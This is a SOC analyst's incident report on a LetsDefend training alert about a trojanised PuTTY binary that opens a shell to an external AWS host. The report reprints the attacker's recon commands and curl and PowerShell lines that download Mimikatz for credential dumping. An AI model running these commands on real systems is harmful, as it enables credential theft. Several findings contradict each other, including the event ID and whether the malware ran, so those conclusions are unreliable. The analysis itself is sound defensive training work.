



Official incident report

Event ID: 259

Rule Name: SOC283 - Compromised Software Binary Detected

Made By

LinkedIn: Engineer.Ahmed Mansour

Link: <https://www.linkedin.com/in/ahmed-mansour-5631b5323/>

Github link: <https://github.com/AhmedMansour93>

Table of contents

Official incident report	1
Event ID: 217	1
Rule Name: SOC283 - Compromised Software Binary Detected	1
Table of contents	2
Event Details	3
Network Information Details	4
Analysis	5
Log management	5
Security Email	9
Detection	10
Threat intelligence	10
Endpoint Security	12
Conclusion	20

Event Details

Event ID:

259

Event Date and Time:

May, 16, 2024, 01:24 AM

Rule:

SOC283 - Compromised Software Binary Detected

Level:

Incident Responder

Hostname:

Nicole

Process Name:

putty.exe

Process Path:

C:\Users\LetsDefend\Downloads\

Parent Process:

explorer.exe

Command Line:

cmd

Process User:

EC2AMAZ-ILGVOIN\LetsDefend

File Hash:

5a7defec0ba5004dad339c2cbb3e3027fa85be4e261cdc79c4c6e32a3e76ef13

Trigger Reason:

File detected as an unsigned-altered version of PuTTY

Device Action:

Allowed

L1 Note:

The process 'putty.exe' is identified as a backdoored version of PuTTY. This is known to be used for unauthorized access and persistence. Assigning this alert for further investigations.device. Apache OFBiz logs are located within the /ofbiz/runtime/logs directory of the relevant Docker image. Escalating to L2 for an in-depth analysis and investigation.

Network Information Details

Destination IP Address:

172.16.17.201 internal

Source IP Address:

3.68.171.119 external

Destination IP Address: • 172.16.17.201 (Internal)

This IP address falls within the private IP range (172.16.0.0 to 172.31.255.255), indicating it is part of your organization's internal network infrastructure. Traffic targeting this address remains within the local network, suggesting that the device associated with this IP is within your internal environment.

Source IP Address: • 3.68.171.119 (External)

This is a public IP address originating from outside your organization's network. The presence of this external IP indicates that the source of the traffic, or potential threat, originated from an external entity on the internet, targeting the internal device at 172.16.17.201.


- **The attack is external**

Analysis:

Log Management

We'll proceed by entering the destination IP address and reviewing the results. Based on the time and date of the attack.

Please refer to the attached image for further details regarding the attack.



The screenshot shows a 'Log Management' interface. On the left is a sidebar with navigation links: Log Management, Case Management, Endpoint Security, Email Security, Threat Intel, and Sandbox. The main area displays a table of logs. A filter is applied to the 'Src Address' column, showing 'contains 172.16.17.201'. The table has columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. There are 8 log entries visible. Three orange arrows point to the 'RAW' column icons for the last three rows.

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
		Columns: X Src Address, Operator: contains, Value: 172.16.17.201	453	157.240.238...	443	🔍
May, 10, 2024, 03:18 AM	Firewall	172.16.17.201	50147	108.177.126.1...	443	🔍
May, 10, 2024, 05:58 AM	Firewall	172.16.17.201	44907	173.194.193.101	443	🔍
May, 10, 2024, 03:54 PM	Firewall	172.16.17.201	21474	140.82.121.3	443	🔍
May, 10, 2024, 05:34 PM	Firewall	172.16.17.201	11976	213.95.138.236	443	🔍
May, 11, 2024, 04:21 AM	Firewall	172.16.17.201	17666	3.225.92.8	443	🔍
May, 16, 2024, 01:23 PM	Proxy	172.16.17.201	24112	52.219.106.18	443	🔍
May, 16, 2024, 01:24 PM	OS	172.16.17.201	49943	3.68.171.119	10261	🔍
May, 16, 2024, 01:24 PM	Firewall	172.16.17.201	49943	3.68.171.119	10261	🔍


3 Logs records for the destination IP regarding to our alert date and time.

Please refer to the attached image for further details regarding the attack.

We will explain all of them step by step

Log Analysis

- **Log1:**



Date	Device Action	User	URL	Process
May, 10				
May, 10				
May, 10				
May, 11	Allowed	LetsDefend		
May, 16			https://files-ls.s3.us-east-2.amazonaws.com/putty.zip	chrome.exe
May, 16				

1. **Timestamp (2024-05-16 13:23:11):**

The log begins with a precise timestamp indicating the date and time of the event: May 16, 2024, at 13:23:11 (UTC). This is critical for correlating the event with other logs, identifying when specific activities occurred.

2. **Device Action (Allowed):**

The action taken by the security system or device is indicated as "Allowed." This means the action (downloading the file) was not blocked or flagged as suspicious, allowing the event to proceed without restriction.

3. **User (LetsDefend):**

The user associated with this event is identified as "LetsDefend." This could refer to the username or an automated process using a system account for security operations within the organization. Monitoring which users initiate specific activities can help identify potential misuse or intentional actions.

4. **URL (<https://files-ls.s3.us-east-2.amazonaws.com/putty.zip>):**

The URL points to a file (`putty.zip`) hosted on Amazon S3, a cloud storage service in the `us-east-2` region (Ohio). The file being accessed is likely an archive containing `putty.exe`, a well-known SSH and telnet client. This could be legitimate, but downloading executable files from external sources can pose risks if not properly verified.

5. **Process (`chrome.exe`):**

The process that initiated the download is identified as `chrome.exe`, which is the Google Chrome browser. This means the user or system used Chrome to download the file from the specified URL.

- **Log2:**

May, 08	May, 10	May, 10	May, 10	May, 10	May, 10	May, 11	May, 16
		Type: Network Connection					
		Event ID: 3					
		DestinationIp: 3.68.171.119					
		DestinationHost: ec2-3-68-171-119.eu-central-1.compute.amazonaws.com					
		DestinationPort: 10261					
		Image: C:\Users\LetsDefend\Downloads\putty.exe					
		UtcTime: 2024-05-16 13:24:05					

- **Type (Network Connection):**

This log captures information related to a network connection, indicating that an outbound connection was established from the device to an external server.

- **Event ID (3):**

Event ID 3 typically represents a successful network connection attempt. In this case, it is logged to indicate that a connection was made to a remote IP.

- **Destination IP (3.68.171.119):**

This is the external IP address of the destination server the connection is directed to. The IP belongs to the Amazon Web Services (AWS) EC2 platform, located in the `eu-central-1` region (Frankfurt, Germany). This may suggest that the downloaded file (`putty.exe`) is communicating with a remote server after being executed.

- **Destination Host (`ec2-3-68-171-119.eu-central-1.compute.amazonaws.com`):**

This is the fully qualified domain name (FQDN) for the destination server. The domain is hosted on AWS, and it matches the destination IP address. The hostname provides further clarity on the location and ownership of the remote server involved in the communication.

- **Destination Port (10261):**

The destination port used for the communication is 10261, which is a high-numbered, non-standard port. This is often associated with dynamically assigned ports for application-specific communication. Non-standard ports should be scrutinized as they could be used for command and control (C2) channels or data exfiltration.


- **Image (`C:\Users\LetsDefend\Downloads\putty.exe`):**

This indicates the process or file responsible for the connection: `putty.exe`, which was downloaded earlier in Log 1. After downloading, the executable was likely run, and it established a connection to the remote server. The file path shows where it was stored on the user's device before execution.

- **UtcTime (2024-05-16 13:24:05):**

The exact time when the network connection occurred is recorded here. This is about one minute after the download event in Log 1, showing a quick transition from downloading the file to executing it and establishing an external connection.

- **Log3:**



May, 10			77.126.1...	443
May, 10			4.193.101	443
May, 10	Source Process: putty.exe		2.121.3	443
May, 10			138.236	443

Source Process (`putty.exe`):

This log indicates that the process responsible for a specific action (likely the network connection in Log 2) is `putty.exe`. After the file was downloaded, the user or system executed the program, which led to the outbound connection to the remote IP.

`putty.exe` is a legitimate tool, but in this case, it could have been modified or used maliciously. The timing of events suggests that after being downloaded, `putty.exe` immediately connected to an external server, which might raise suspicion of unauthorized or harmful behavior, such as contacting a command-and-control (C2) server.

Summary of the Logs:

1. **Download Event (Log 1):**

On May 16, 2024, at 13:23:11, a user or automated system downloaded `putty.zip` from an external source using Google Chrome. This was allowed by the security system, and no immediate action was taken to block the download.


2. **Network Connection (Log 2):**

Shortly after downloading and extracting `putty.exe` from the zip file, the program initiated a network connection to an external IP address hosted by AWS in Germany. This connection occurred on port 10261, which is a non-standard port, and could indicate suspicious behavior if unexpected.


3. **Process Identification (Log 3):**

The final log reveals that `putty.exe` was the source process responsible for the outbound network connection. Given the rapid succession of events, it is possible that this executable is malicious or part of a broader attack strategy, such as exfiltrating data or establishing a C2 channel.

Email Security:



- Despite entering the source host name in the email security section, no emails have been sent, indicating that the attack was not executed.
- There is 1 email and content is below.




The language of the email was designed to appear legitimate, offering support for any installation-related questions. However, the user proceeded to download the attached file without further verification, potentially exposing the system to malicious content under the guise of a routine software update.

Detection:

Threat Intelligence Results


We will conduct a comprehensive scan of the source IP address using VirusTotal to assess its reputation and determine if it has been associated with any known malicious activities or threats.



VirusTotal Results for Attacker IP: 3.68.171.119

- Out of 94 security vendors, 14 flagged this IP address as malicious:
 - AlphaMountain.ai: Phishing
 - AlphaSOC: Malware
 - Antiy-AVL: Malicious
 - BitDefender: Malware
 - Certego: Malicious
 - CyRadar: Malicious
 - Fortinet: Malware
 - G-Data: Malware
 - Gridinsoft: Malicious
 - Lionix: Malware
 - Sophos: Malware
 - VIPRE: Phishing
 - Webroot: Malicious
 - zvelo: Malicious
- [Reference result.](#)
- **The Traffic is Malicious**

We will conduct a comprehensive scan File Hash using VirusTotal to assess its reputation and determine if it has been associated with any known malicious activities or threats.



VirusTotal Results for File Hash

5a7defec0ba5004dad339c2cbb3e3027fa85be4e261cdc79c4c6e32a3e76ef13

Out of 74 security vendors, 47 flagged this file as malicious, with the popular threat label: *trojan.shellcode/marte*.


Key detections: • AliCloud: *Backdoor*

/shellcode.api(dyn)

- ALYac: *Generic.ShellCode.Marte.H.2E01E39D*
- BitDefender: *Generic.ShellCode.Marte.H.2E01E39D*
- CrowdStrike Falcon: *Win/malicious_confidence_60% (D)*
- Cynet: *Malicious (score: 99)*

This file poses a serious risk, flagged by multiple vendors as containing trojan shellcode.

Endpoint Security:



- We conducted a thorough review of the 8 Processes History records, systematically analyzing each recorded entry step by step. Check the attached photo.

The screenshot shows the 'Processes' tab in the Endpoint Security interface. The table displays a list of processes with columns for Event Time, Process ID, Process Name, Parent Process, and Command Line. Orange arrows highlight the process chain: tvnserver.exe (PID 3392) is the parent of putty.exe (PID 4668), which is the parent of cmd.exe (PID 1932). Another cmd.exe (PID 1932) is also shown as a child of explorer.exe.

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
May 16 2024 13:24:05	3392	tvnserver.exe	—	"C:\Program Files\...
May 16 2024 13:24:05	4668	putty.exe	explorer.exe	"C:\Users\LetsDef...
May 16 2024 13:24:05	1932	cmd.exe	putty.exe	cmd
May 16 2024 13:24:14	6180	chrome.exe	explorer.exe	"C:\Program Files\...
May 16 2024 13:24:23	1932	cmd.exe	putty.exe	cmd

Let's break down the events in this malware activity log step by step, based on the processes recorded:

Processes1: Initial Execution of `putty.exe`

- **Event Time:** May 16, 2024, 13:24:05
- **Process ID:** 4668
- **Target Process Command Line:** `cmd`
- **Image Path:** `C:\Users\LetsDefend\Downloads\putty.exe`
- **Parent Process:** `explorer.exe`

This shows that the `putty.exe` application was executed manually or via the Windows Explorer interface. The malware likely begins by using this legitimate software as a foothold for further actions.

Processes2: Invocation of `cmd.exe` by `putty.exe`

- **Event Time:** May 16, 2024, 13:24:05
- **Process ID:** 1932
- **Target Process Command Line:** `\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1`
- **Image Path:** `C:\Windows\SysWOW64\cmd.exe`
- **Parent Process:** `putty.exe`

`putty.exe` invokes `cmd.exe` to run further commands, which indicates it is being leveraged to execute command-line operations on the system. This could signify the start of malicious activities, as `cmd.exe` is a common tool for attackers.

Processes3: Execution of `whoami`

- **Event Time:** May 16, 2024, 13:24:23
- **Process ID:** 1932
- **Command Executed:** `whoami`

The attacker queries `whoami`, a common reconnaissance command used to check the current user context. This helps the attacker understand their privilege level on the system.

Processes4: Execution of `ipconfig`

- **Event Time:** May 16, 2024, 13:24:39
- **Command Executed:** `ipconfig`

This command allows the attacker to gather network configuration details, such as the system's IP address, subnet, and gateway. This is likely part of their reconnaissance to understand the network environment.

Processes5: Execution of `net users`

- **Event Time:** May 16, 2024, 13:24:46
- **Command Executed:** `net users`

The attacker lists all users on the system, likely looking for admin or privileged accounts to target for privilege escalation.

Processes6: Execution of `systeminfo`

- **Event Time:** May 16, 2024, 13:25:30
- **Command Executed:** `systeminfo`

This command provides detailed system information, including the operating system version, patches, hardware, and more. The attacker can use this data to identify potential vulnerabilities in the system.

Processes7: Attempt to Download Mimikatz

- **Event Time:** May 16, 2024, 13:27:16
- **Command Executed:** `curl https://github.com/gentilkiwi/mimikatz.git`

The attacker attempts to download Mimikatz, a well-known post-exploitation tool used to extract credentials from memory. This indicates an intention to perform credential theft on the compromised system.

Processes8: Attempt to Download Files via PowerShell


- **Event Time:** May 16, 2024, 13:28:48
- **Command Executed:** `Powershell.exe Invoke-WebRequest 'https://github.com/genti...`

The attacker uses PowerShell's `Invoke-WebRequest` to download files, which may be part of their attempt to further infect the system or execute additional payloads. PowerShell is often used in attacks because of its flexibility and ease of obfuscation.

Summary of What the Malware Did:

1. **Initial Execution (Processes1 & 2):** The attack began with the execution of `putty.exe`, which likely served as a legitimate-looking entry point. This file initiated a series of command-line operations.
2. **Reconnaissance (Processes3 to 6):** The malware performed several reconnaissance activities to gather information about the system and the network. Commands such as `whoami`, `ipconfig`, `net users`, and `systeminfo` were executed to understand the user privileges, network configuration, and system details.
3. **Credential Harvesting Attempt (Processes7):** The malware attempted to download Mimikatz, indicating a potential attempt to extract sensitive credentials from the system, such as passwords or session tokens.
4. **Additional Downloads via PowerShell (Processes8):** The malware used PowerShell to download further resources or tools, which could potentially allow the attacker to maintain persistence, move laterally, or execute more damaging payloads.

- We conducted a thorough review of the 11Terminal History records, systematically analyzing each recorded entry step by step. Check the attached photo.



Step-by-Step Analysis:

May 16, 2024, 13:24:05

Command:

```
cmd.exe \?C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
```

- **Explanation:** `conhost.exe` (Console Host) was invoked by `cmd.exe`. This prepares the environment for command execution via the console.
- **Purpose:** Sets up the command-line interface for executing further commands.

May 16, 2024, 13:24:23

Command:

```
cmd.exe whoami
```

- **Explanation:** The `whoami` command checks which user is executing the process.
- **Purpose:** Attacker is verifying their current user privileges on the system.

May 16, 2024, 13:24:39

Command:

`cmd.exe ipconfig`

- **Explanation:** `ipconfig` retrieves network configuration details such as IP addresses and gateways.
- **Purpose:** Attacker is gathering network information for reconnaissance.

May 16, 2024, 13:24:46

Command:

`cmd.exe net users`

- **Explanation:** Lists all user accounts on the machine.
- **Purpose:** Attacker is identifying all users, likely to find administrator accounts or other valuable targets.

May 16, 2024, 13:25:30

Command:

`cmd.exe systeminfo`

- **Explanation:** Retrieves detailed system information like OS version, patch levels, and hardware specs.
- **Purpose:** Attacker is collecting system data to identify possible vulnerabilities.

May 16, 2024, 13:27:16

Command:

`cmd.exe curl https://github.com/gentilkiwi/mimikatz.git`

- **Explanation:** `curl` is used to download files from the internet. In this case, it tries to fetch Mimikatz, a well-known credential-stealing tool.
 - **Purpose:** Attacker is attempting to download Mimikatz to steal credentials from memory.
-

May 16, 2024, 13:28:48

Command:

```
cmd.exe /c Powershell.exe Invoke-WebRequest  
'https://github.com/gentilkiwi/mimikatz.git'
```

- **Explanation:** cmd.exe uses PowerShell's Invoke-WebRequest to download Mimikatz from GitHub.
 - **Purpose:** Attacker tries an alternate method (PowerShell) to download Mimikatz, ensuring the download succeeds.
-

May 16, 2024, 13:28:52 - 13:29:00

Command:

```
Powershell.exe Invoke-WebRequest 'https://github.com/gentilkiwi/mimikatz.git'  
(Repeated attempts)
```

- **Explanation:** PowerShell continues to attempt downloading Mimikatz, possibly due to network or connectivity issues.
 - **Purpose:** Repeatedly trying to ensure successful download of Mimikatz for credential theft.
-

Summary of Malware Actions:


1. **Command Setup:** Prepares the console for executing malicious commands.
 2. **Reconnaissance:** Gathers system and network details using commands like whoami, ipconfig, net users, and systeminfo.
 3. **Credential Theft Preparation:** The attacker focuses on downloading Mimikatz to steal credentials using curl and PowerShell.
 4. **Persistence:** Repeated attempts to download Mimikatz show determination to obtain this credential-stealing tool.
- **The attack was carried out successfully.**
 - **The technique used in the credential access tactic was OS Credential Dumping**
 - **No privilege escalation techniques were used in the attack.**
 - **The attack used the persistence method of Compromise Host Software Binary, rather than having no persistence method.**
 - **The attack leveraged Phishing as the initial access method, instead of External Remote Services.**
 - **The malware has not been executed on the device.**
 - **The malware used in the attack is a Trojan.**

Based on the comprehensive analysis conducted, it has been determined that the compromised device poses a significant security risk due to the presence of malicious activity. The identified

malware, a Trojan, has demonstrated the potential to exfiltrate sensitive information and compromise system integrity. To mitigate further damage and prevent lateral movement across the network, immediate containment actions were necessary.

As part of the incident response protocol, the device was swiftly isolated from the network to halt any ongoing malicious communication and limit the attacker's ability to interact with the infected system. This proactive measure ensures that no additional sensitive data can be extracted and no further damage can occur.

